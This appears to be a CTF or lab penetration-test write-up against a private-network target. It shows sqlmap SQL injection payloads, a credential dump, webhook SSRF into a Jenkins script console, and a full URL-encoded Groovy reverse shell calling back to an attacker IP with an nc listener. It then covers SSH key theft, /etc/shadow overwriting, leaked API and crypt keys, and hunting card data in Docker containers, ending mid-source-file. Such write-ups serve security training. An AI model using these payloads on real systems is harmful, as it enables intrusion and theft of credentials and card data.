[22:34:44] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.7) Gecko/20070914 Firefox/2
do you want to check for the existence of site's sitemap(.xml) [y/N] N
[22:34:44] [INFO] starting crawler for target URL 'http://192.168.170.135:10080'
[22:34:44] [INFO] searching for links with depth 1
got a 302 redirect to 'http://192.168.170.135:10080/login'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[1/1] Form:
POST http://192.168.170.135:10080/login
POST data: username=&password=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=&password=] (Warning: blank fields detected): username=&password=
do you want to fill blank fields with random values? [Y/n] Y
[22:34:44] [INFO] resuming back-end DBMS 'sqlite'
[22:34:44] [INFO] using '/home/xyconix/.local/share/sqlmap/output/results-10072022_1034pm.csv' as the CSV results file in multiple targets
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: username=-1378' OR 4768=4768-- gHtR&password=

    Type: stacked queries
    Title: SQLite > 2.0 stacked queries (heavy query - comment)
    Payload: username=qhcf';SELECT LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))--&password=

    Type: time-based blind
    Title: SQLite > 2.0 OR time-based blind (heavy query)
    Payload: username=qhcf' OR 4694=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- WgCp&password=

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=qhcf' UNION ALL SELECT CHAR(113,118,106,122,113)||CHAR(122,106,102,83,75,70,103,102,117,120,66,66,107,120,102,118,87,
---
do you want to exploit this SQL injection? [Y/n] Y
[22:34:44] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[22:34:44] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/xyconix/.local/share/sqlmap/output/r

[*] ending @ 22:34:44 /2022-10-07/
```

THE BACK-END DBMS IS SQLITE

SQLi BOOOOOM

```
sqlmap -u "http://192.168.170.135:10080" --crawl=1 --random-agent --batch --forms --threads=10 --level=5 --risk=3 --dbms=SQLite --os=linux

do you want to exploit this SQL injection? [Y/n] Y
[22:52:07] [INFO] testing SQLite
[22:52:07] [INFO] confirming SQLite
[22:52:07] [INFO] actively fingerprinting SQLite
[22:52:07] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[22:52:07] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[1 table]
+-------+
| users |
+-------+

[22:52:07] [INFO] fetching columns for table 'users'
[22:52:07] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+----+----------------------------------+----------+
| id | password                         | username |
+----+----------------------------------+----------+
| 1  | 4e7s2:4]@sz6}#+]?}{5<].k-l4!,7ci | ctf      |
+----+----------------------------------+----------+

[22:52:08] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/xyconix/.local/share/sqlmap/output/192.168.170.135/dump/SQLite_ma
[22:52:08] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/xyconix/.local/share/sqlmap/output/r
```

- We get a username and password
- I was able to get into the web server witht these credentials!!!!


Username: ctf

Password: 4e7s2:4]@sz6}#+]?}{5<].k-l4!,7ci


%x9@t5p,w}!$=v<z[2u<0f*vy#e-8#p6

- Yes, I tried to SSH. No, it didn't work.

Initial Access "Process Dashboard"



Web Hooks Web App



- How can we take advantage of this?
- I started a Python HTTP server and was able to make calls to my machine
- I believe The "Process Dashboard" revealed this information to me for a specific reason

WebHooks Internal Web Services Exploitation

Webhooks and insecure internal web services | GitLab

Users with at least the Maintainer role can set up webhooks that are triggered when specific changes occur in a project. When triggered, a POST HTTP request is sent to a URL. A webhook is usually configured to send data to a specific external web service, which processes the data in an appropriate way.

https://docs.gitlab.com/ee/security/webhooks.html

To prevent exploitation of insecure internal web services, all webhook requests to the following local network addresses are not allowed:

```
The current GitLab instance server address.
Private network addresses, including 127.0.0.1, ::1, 0.0.0.0, 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, and IPv6 site-local (ffc0::/10)
 addresses.
```

- So, let's test to see if the web hook is misconfigured and allows us to make requests to the local web services found on "Process Dashboard"

It turns out we can make a request to the Jenkins server running on 127.0.0.1:8080

Jenkins Server

Web Hooks

URL

http://127.0.0.1:8080

Request Method

GET

Content-Type

application/json

Body

Request body

Submit

Response

Status: 200 OK

```
<!DOCTYPE html><html><head resURL="/static/a2ae957a">


<title>Dashboard [Jenkins]</title><link rel="stylesheet" href="/static/a2ae957a/css/style.css" type="text/css" /><link rel="styles
          YAHOO.util.Cookie.set("screenResolution", screen.width+"x"+screen.height);
        </script><script src="/static/a2ae957a/scripts/yui/cookie/cookie-min.js"></script></head><body data-model-type="hudson.moc
  Help us localize this page
</a></div><script>var footer = document.getElementById('l10n-footer');
var f = document.getElementById('footer');
f.insertBefore(footer,f.firstChild);
footer.style.display="block";

var translation={};
translation.bundles = "gmxxmIiNLo1U3x/t/hFk2+H5HCXdP0PTbDEZUZU+aTIXWkHSIUrJ0e7kfXd6nuExAW2De5RpSLHjZcsicCNvaF1y02vDg1dnPzFj5IkTITI
translation.detectedLocale = "";

function showTranslationDialog() {
  if(!translation.launchDialog)
    loadScript("/static/a2ae957a/plugin/translation/dialog.js");
  else
    translation.launchDialog();
  return false;
}</script></div></div></div></footer></body></html>
```

200 OK Response:

```
!DOCTYPE html><html><head resURL="/static/a2ae957a">


    <title>Dashboard [Jenkins]</title><link rel="stylesheet" href="/static/a2ae957a/css/style.css" type="text/css" /><link rel="stylesheet"
              YAHOO.util.Cookie.set("screenResolution", screen.width+"x"+screen.height);
            </script><script src="/static/a2ae957a/scripts/yui/cookie/cookie-min.js"></script></head><body data-model-type="hudson.model.Al
      Help us localize this page
    </a></div><script>var footer = document.getElementById('l10n-footer');
    var f = document.getElementById('footer');
    f.insertBefore(footer,f.firstChild);
    footer.style.display="block";
```

```
var translation={};
translation.bundles = "gmxxmIiNLo1U3x/t/hFk2+H5HCXdP0PTbDEZUZU+aTIXWkHSIUrJ0e7kfXd6nuExAW2De5RpSLHjZcsicCNvaF1y02vDg1dnPzFj5IkTIT1Z9Vca
translation.detectedLocale = "";

function showTranslationDialog() {
  if(!translation.launchDialog)
    loadScript("/static/a2ae957a/plugin/translation/dialog.js");
  else
    translation.launchDialog();
  return false;
}</script></div></div></div></footer></body></html>
```

Responses that issue interesting results

- http://127.0.0.1:8080/api
  - Mentions about malicious python scripts?
- http://127.0.0.1:8080/credential-store
- I believe the Jenkins may be running on versions 1.637
- cve-2015-8103
  - The Jenkins CLI subsystem in Jenkins before 1.638 and LTS before 1.625.2 allows remote attackers to execute arbitrary code via a crafted serialized Java object, related to a problematic webapps/ROOT/WEB-INF/lib/commons-collections-*.jar file and the "Groovy variant in 'ysoserial'".
- Set up Docker image with vulnerable version and capture the request of the exploit with burp

GitHub - cved-sources/cve-2015-8103: cve-2015-8103

You can't perform that action at this time. You signed in with another tab or window. You signed out in another tab or window. Reload to refresh your session. Reload to refresh your session.

https://github.com/cved-sources/cve-2015-8103

cved-sources/**cve-2015-8103**

cve-2015-8103

1 Contributor · 0 Issues · 0 Stars · 0 Forks

PayloadsAllTheThings/Jenkins CVE-2015-8103.py at master · swisskyrepo/PayloadsAllTheThings

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters You can't perform that action at this time. You signed in with another tab or

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/CVE%20Exploits/Jenkins%20CVE-2015-8103.py

Docker Exploitation

- I decided that it was going to be very hard to try and exploit this blindly, so I spun up a similar version of Jenkins using Docker


Docker Pull:

```
sudo docker pull jenkins:1.625.2
```

Docker Run:

```
sudo docker run -p 80:8080 -p 50000:50000 jenkins:1.625.2
```


Now if we go to our browser and navigate to 127.0.0.1, we will see Jenkins is running!



- I believe we are trying to attack the /script directory as this is default for Jenkins to utilize arbitrary Groovy scripts for code execution on the native server

/Script Directory

Preview:




- Place the following code into the console to see if you can obtain output of the id binary on the machine:

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'id'.execute()
proc.consumeProcessOutput(sout, serr)
```

```
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Output



- We see at the bottom that we can get the id of the jenkins user!
- This means that we have code execution!

Attempt to Exploiting the Halborn-Native VM Running the Jenkins Webserver

- Run the same command once more
- Run burp in the background and capture the POST request
- Replay it in the body of the webhook and observe output!

POST Request 1:

```
POST /a/hooks HTTP/1.1
Host: 192.168.170.135:10080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Origin: http://192.168.170.135:10080
Connection: close
Referer: http://192.168.170.135:10080/a/hooks
Cookie: session=MTY2NTE5ODY0MXxTc1IyWTVWa29fSHFYd3BBSFc0VWdDVHBLV2dKLUpTMlVDXzJDVlFKRUpfMjd5RHhuZ0t0dlB2WExJTlRtMzF4aUNldDlINEtyRGJRcE5aM0t
Upgrade-Insecure-Requests: 1

url=http%3A%2F%2F127.0.0.1%3A8080%2Fscript&method=get&content_type=json&body=
```

POST Request on Docker Container:

```
POST /script HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 556
```

```
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/script
Cookie: JSESSIONID.5e376c89=la31969en8ny1w90xeqrbqtrw; screenResolution=3838x1448
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

script=def+sout+%3D+new+StringBuffer%28%29%2C+serr+%3D+new+StringBuffer%28%29%0D%0Adef+proc+%3D+%27id%27.execute%28%29%0D%0Aproc.consumePro
```

/credential_store

- I was unable to find credentials in the following directory because I see the following in the Response

This credential domain is empty. How about <a href="./newCredentials">adding some credentials

Jenkins Exploitation

Things That I Still Need to try

REPLAY ATTACK SUCCESS

Start NC Listener:

```
nc -lnvp 8044
```

Request:

```
POST /a/hooks HTTP/1.1
Host: 192.168.170.138:10080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 2313
Origin: http://192.168.170.138:10080
Connection: close
Referer: http://192.168.170.138:10080/a/hooks
Cookie: session=MTY2NTQ0MTM1NXxFZWJTVF9mOGdRSzVYQTIwcnNlZ0VCZGZoVXZpeTE5dUQ1bVU5dFVMQ3U2VWNOYmkwY2VNNHFNRm5qTjN6THR6SGhVYXg1WDN4aV9uZDlkb
2xMM29KaVcyUEFfUWcxbG1qSVNvNjF0MHllenBGUnFlZTJzdE14VlJwa0hFQ08yelhNM3RINi1BUDl4THBRamU2UFhGeFRtWE1mUHNRN01sVFZfUUJGbm5CTWdYb0s5Nm1wVmpFd1
gzVGxCRl9hRmVaMVhTRkhsdG1nbmV3MGVpZ21EcGpKYz187_1arxcEA628nBAdCinskp-MBgMMU48nF8wKo8VrMJI=
Upgrade-Insecure-Requests: 1

url=http%3A%2F%2F127.0.0.1%3A8080%2Fscript&method=post&content_type=urlencoded&body=script%3DString%2Bhost%253D%2522192.168.170.132%2522%
253B%250D%250Aint%2Bport%253D8044%253B%250D%250AString%2Bcmd%253D%2522%252Fbin%252Fbash%2522%253B%250D%250AProcess%2Bp%253Dnew%2BProcessB
uilder%2528cmd%2529.redirectErrorStream%2528true%2529.start%2528%2529%253BSocket%2Bs%253Dnew%2BSocket%2528host%252Cport%2529%253BInputStr
eam%2Bpi%253Dp.getInputStream%2528%2529%252Cpe%253Dp.getErrorStream%2528%2529%252C%2Bsi%253Ds.getInputStream%2528%2529%253BOutputStream%2
Bpo%253Dp.getOutputStream%2528%2529%252Cso%253Ds.getOutputStream%2528%2529%253Bwhile%2528%2521s.isClosed%2528%2529%2529%257Bwhile%2528pi.
available%2528%2529%253E0%2529so.write%2528pi.read%2528%2529%2529%253Bwhile%2528pe.available%2528%2529%253E0%2529so.write%2528pe.read%252
8%2529%2529%253Bwhile%2528si.available%2528%2529%253E0%2529po.write%2528si.read%2528%2529%2529%253Bso.flush%2528%2529%253Bpo.flush%2528%2
529%253BThread.sleep%252850%2529%253Btry%2B%257Bp.exitValue%2528%2529%253Bbreak%253B%257Dcatch%2B%2528Exception%2Be%2529%257B%257D%257D%2
53Bp.destroy%2528%2529%253Bs.close%2528%2529%253B%26json%3D%257B%2522script%2522%253A%2B%2522String%2Bhost%253D%255C%2522192.168.170.132%
255C%2522%253B%255Cnint%2Bport%253D8044%253B%255CnString%2Bcmd%253D%255C%2522%252Fbin%252Fbash%255C%2522%253B%255CnProcess%2Bp%253Dnew%2B
ProcessBuilder%2528cmd%2529.redirectErrorStream%2528true%2529.start%2528%2529%253BSocket%2Bs%253Dnew%2BSocket%2528host%252Cport%2529%253B
InputStream%2Bpi%253Dp.getInputStream%2528%2529%252Cpe%253Dp.getErrorStream%2528%2529%252C%2Bsi%253Ds.getInputStream%2528%2529%253BOutput
Stream%2Bpo%253Dp.getOutputStream%2528%2529%252Cso%253Ds.getOutputStream%2528%2529%253Bwhile%2528%2521s.isClosed%2528%2529%2529%257Bwhil
e%2528pi.available%2528%2529%253E0%2529so.write%2528pi.read%2528%2529%2529%253Bwhile%2528pe.available%2528%2529%253E0%2529so.write%2528p
e.read%2528%2529%2529%253Bwhile%2528si.available%2528%2529%253E0%2529po.write%2528si.read%2528%2529%2529%253Bso.flush%2528%2529%253Bpo.fl
ush%2528%2529%253BThread.sleep%252850%2529%253Btry%2B%257Bp.exitValue%2528%2529%253Bbreak%253B%257Dcatch%2B%2528Exception%2Be%2529%257B%2
57D%257D%253Bp.destroy%2528%2529%253Bs.close%2528%2529%253B%2522%252C%2B%2522%2522%253A%2B%2522%2B%2522%257D%26Submit%3DRun
```

- Upon running LinEnum.sh (that was weirdly provided on the box), I see that bash history is available as root

- It points to a file called docker-entrypoint.sh found in /root/dockerfiles/jenkins/docker-entrypoint.sh

Contents of bash script:

```
cat docker-entrypoint.sh

#! /bin/bash

set -eo pipefail

# If there are any arguments then we want to run those instead
if [[ "$1" == "-"* || -z $1 ]]; then
  exec java -jar /opt/jenkins/jenkins.war "$@"
else
  exec "$@"
fi
```

Contents of Dockerfile:

```
cat Dockerfile

FROM cgswong/java:orajre8
MAINTAINER <beep@boop.com>

# Setup environment
ENV JENKINS_VERSION 1.637
ENV JENKINS_HOME /opt/jenkins
ENV JENKINS_VOL /var/lib/jenkins

# Install software
RUN apk update &&\
    apk upgrade &&\
    mkdir -p $JENKINS_HOME $JENKINS_VOL/plugins $JAVA_BASE &&\
    curl -sSL http://mirrors.jenkins-ci.org/war/${JENKINS_VERSION}/jenkins.war --output ${JENKINS_HOME}/jenkins.war

# Listen for main web interface (8080/tcp) and attached slave agents (50000/tcp)
EXPOSE 8080 50000

# Expose volumes
VOLUME ["${JENKINS_VOL}"]

ENTRYPOINT ["/root/dockerfiles/jenkins/docker-entrypoint.sh"]
CMD [""]
```

.ssh is Accessible

- Found id_rsa in .ssh
- Copy/pasted the private key into a file on Kali called id_rsa
  - chmod 600 id_rsa

  SSH Syntax:

  ```
  ssh -i id_rsa root@192.168.170.138
  ```

- SSH'd into the box for a more stable shell environment

We can read shadow file

Changed password:

```
mkpasswd -m sha-512 password

$6$iltd137bBgiXozMZ$CX6r2uzlhDqVnHJ81LPwB5n1WpEyLh9RloXbbMrAQ5iksTcgIOxd6LcT2zp44ypm.2yMoHanIkUOXPt5TAMV2.
```

Overwrite /etc/shadow:

- Place the hash in between

```
The first and the second colons! Save and quit and then log in as root!
```

Default root:

```
root:$6$5dH50ERJn9ULBcLG$HG6vA1CGDBCOqp1XTBCXJezRn1HoKZpV7WorxFCRerdRa6i6ICqgoUGCPZFcPQgGwam4D9TuHQCYpuVnCH45g/:16933:0:::::
```

Default ops:

```
ops:$6$aY5XVqOd9ZiFQwil$Kg/Gk7ob5PtDBKxw3QqxVFP4LEhvXSSoqhUPJS7azNfNAICwFafw1.bPUbZ0JpJWJXW8DiPoSWBMUhdd8pPz8/:16934:0:99999:7:::
```

Card Server API:

- These files can be found in /home/ops
  - .ash_history
  - card_server_test.js
  - package.json

```
cat card_server_test.js
CARDSERVER_API_KEY=038445bb4e33677064ff911095b2416efe272adf
```

- API KEY FOR CARDSERVER!
  - 038445bb4e33677064ff911095b2416efe272adf

Running Processes

- app -cryptkey 4e8f1670f502a3d40717709e5f80d67c

Docker Entrypoint File

- /root/dockerfiles/jenkins/docker-entrypoint.sh seems interesting

Replay Attack

We still need to enumerate…

- Cron Jobs
- Root's home directory
- /lib/rc/sh/functions.sh

Hunting CCNs

- I fully enumerated the entire target system
- I knew that the CCNs only had one place to be and that was within the Docker containers that I did not explore yet

netstat:

```
netstat -tulnp

Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      3419/docker-proxy
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      3703/sshd
tcp        0      0 :::10080                :::*                    LISTEN      3425/app
tcp        0      0 :::80                   :::*                    LISTEN      3399/docker-proxy
tcp        0      0 :::22                   :::*                    LISTEN      3703/sshd
udp        0      0 127.0.0.1:323           0.0.0.0:*                           3610/chronyd
udp        0      0 ::1:323                 :::*                                3610/chronyd
```

- The port 80 server is running through docker so if we do an ip a we can see that docker IP

ip a:

```
ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:6c:b4:b9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.170.138/24 brd 192.168.170.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe6c:b4b9/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:4c:be:5d:49 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:4cff:febe:5d49/64 scope link
       valid_lft forever preferred_lft forever
5: veth255bee0@if4: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue master docker0 state UP
    link/ether da:6b:7d:0f:36:8e brd ff:ff:ff:ff:ff:ff
    inet6 fe80::d86b:7dff:fe0f:368e/64 scope link
```

- Docker- 172.17.0.1

Enumerating Docker Containers

docker ps -a:

```
6759b94c8e77        ap/card-server      "app -cryptkey 4e8f16"   6 years ago         Up 7 hours                 0.0.0.0:80->80/tcp
8197577bd6ca        ap/dashboard        "/bin/sh -c app"         6 years ago         Up 7 hours
```

- This is the Docker Container hash that we can use to load the Docker Container

Loading Docker Container

```
docker exec -it 6759b94c8e77 /bin/sh

# cat main.go
package main

import (
```

```
        "crypto/aes"
        "crypto/cipher"
        "crypto/hmac"
        "crypto/sha256"
        "encoding/base64"
        "encoding/hex"
        "flag"
        "log"
        "net/http"

        "github.com/unrolled/render"

        "goji.io"
        "goji.io/pat"
)

var hmackey = "038445bb4e33677064ff911095b2416efe272adf"

type User struct {
        ID              string `json:"id"`
        Name            string `json:"name"`
        Address         string `json:"address"`
        City            string `json:"city"`
        State           string `json:"state"`
        CCExpiration    string `json:"cc_expiration"`
        CCType          string `json:"cc_type"`
        CCNumberCrypted string `json:"cc_crypted"`
        CCNumber        string `json:"cc_number"`
}

var usersMap = map[string]User{
        "1": User{
                ID:              "1",
                Name:            "Stanley Hudson",
                Address:         "1111 5 ST",
                City:            "Scranton",
                State:           "PA",
